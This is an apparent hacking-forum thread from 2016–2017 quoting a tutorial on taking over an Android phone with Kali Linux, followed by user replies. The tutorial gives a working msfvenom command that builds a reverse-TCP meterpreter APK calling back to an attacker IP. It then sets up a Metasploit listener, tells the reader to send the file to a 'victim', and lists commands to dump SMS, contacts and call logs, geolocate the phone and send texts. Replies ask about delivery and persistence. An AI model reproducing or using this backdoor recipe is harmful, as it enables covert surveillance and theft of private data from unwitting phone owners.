RE: Hack Android phone using Kali Linux 08-26-2016, 03:09 AM
#11
Thanks for sharing this tutorial 


| Tutorial Hack Android phone using Kali Linux filter_list | |

(08-26-2016, 09:40 PM)swatterhat Wrote: 1. How do you create the "malicious" APK file.I'm assuming that the command automatically creates the all file and to send it to the victim you need to use some social engineering.
Sure the instructions are clear:
"We will be going to use MSFVENOM to create a malicious apk file that we will install on the android phone."
But how did you actually create the APK.
3. How do you send the APK over the network?
2. Once apk is installed but the phone is locked, will the commands still work?
3. Once APK is installed, phone is turned off and turned back on, will it still work?
(08-26-2016, 09:40 PM)swatterhat Wrote: 1. How do you create the "malicious" APK file.
Sure the instructions are clear:
"We will be going to use MSFVENOM to create a malicious apk file that we will install on the android phone."
But how did you actually create the APK.
3. How do you send the APK over the network?
2. Once apk is installed but the phone is locked, will the commands still work?
3. Once APK is installed, phone is turned off and turned back on, will it still work?
(08-26-2016, 10:32 PM)XltSystem Wrote:(08-26-2016, 09:40 PM)swatterhat Wrote: 1. How do you create the "malicious" APK file.I'm assuming that the command automatically creates the all file and to send it to the victim you need to use some social engineering.
Sure the instructions are clear:
"We will be going to use MSFVENOM to create a malicious apk file that we will install on the android phone."
But how did you actually create the APK.
3. How do you send the APK over the network?
2. Once apk is installed but the phone is locked, will the commands still work?
3. Once APK is installed, phone is turned off and turned back on, will it still work?
I really liked this tutorial, those guys who accused and insulted you of copying should apologize.
(08-30-2016, 06:24 PM)Axi Wrote:(08-26-2016, 10:32 PM)XltSystem Wrote:(08-26-2016, 09:40 PM)swatterhat Wrote: 1. How do you create the "malicious" APK file.I'm assuming that the command automatically creates the all file and to send it to the victim you need to use some social engineering.
Sure the instructions are clear:
"We will be going to use MSFVENOM to create a malicious apk file that we will install on the android phone."
But how did you actually create the APK.
3. How do you send the APK over the network?
2. Once apk is installed but the phone is locked, will the commands still work?
3. Once APK is installed, phone is turned off and turned back on, will it still work?
I really liked this tutorial, those guys who accused and insulted you of copying should apologize.
You aren't "hacking" anything. It's a simple backdoor generator that's detected by any reasonable mobile security software.

(07-16-2016, 07:11 AM)D@rk TruTH Wrote: Some people think I have copied this tutorial from a blog.. But that blog is mine i. e www.cybersucks.tk ... If you people want any prove I can provide you
Hack Android phone using Kali Linux
Hy, today I am going to share an article om Hacking android phone using Kali linux.. I originally wrote this article for my blog but I am sharing with you people here on this forum.
Android phones have a large share in smartphone market. So targeting android phone is very good option to hack. In this tutorial I will using KALI Linux as attacker PC and my Coolpad Note 3 as victim phone which I am going to hack.
Things We Need
- Kali Linux installed.
- An Android phone.
- Brain
Lets Start
1. Open Kali terminal.

2. We will be going to use MSFVENOM to create a malicious apk file that we will install on the android phone.
3. Paste these commands in terminal .
Quote:msfvenom -p android/meterpreter/reverse_tcp LHOST=172.16.27.207 R > /root/CyberSucks.apk
4. Change the LHOST to you local IP address and press enter.
5. Now open the root folder and send the CyberSucks.apk to the victim.

6. Open new terminal and enter msfconsole
7. After opening metasploit console type these following commands
which are used to create payload handler which will create connection
between victim and kali PC.
Quote:use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set lhost 172.16.27.207
exploit
8. Change the LHOST to your local ip address. Also don't close the
this terminal.
9. Wait until victim open the file.
10. After the victim open the file you will get a meterpreter session.
11. Now open the msfconsole terminal and use session -i 1command
to access the session.
12. In the meterpreter session you can use various commands that are
given below to play different types of tricks on the victim phone like
capturing a photo,screenshot,call logs,sms logs,sending a sms.
Quote:Command Description
------- -----------
activity_start Start an Android activity from a Uri string
check_root Check if device is rooted
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms Get sms messages
geolocate Get current lat-long using geolocation
interval_collect Manage interval collection capabilities
send_sms Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wlan_geolocate Get current lat-long using WLAN information
Note:
1. Don't close the msfconsole terminal.
2. This is only for educational purpose.
(04-07-2017, 08:46 AM)Anonoh3r3 Wrote: Tell to Fix this error meterpreter get closed after just few seconds and also dont accept any commands like sysinfo etc
Doing on LAN
Thanx in advance
fix soon as possible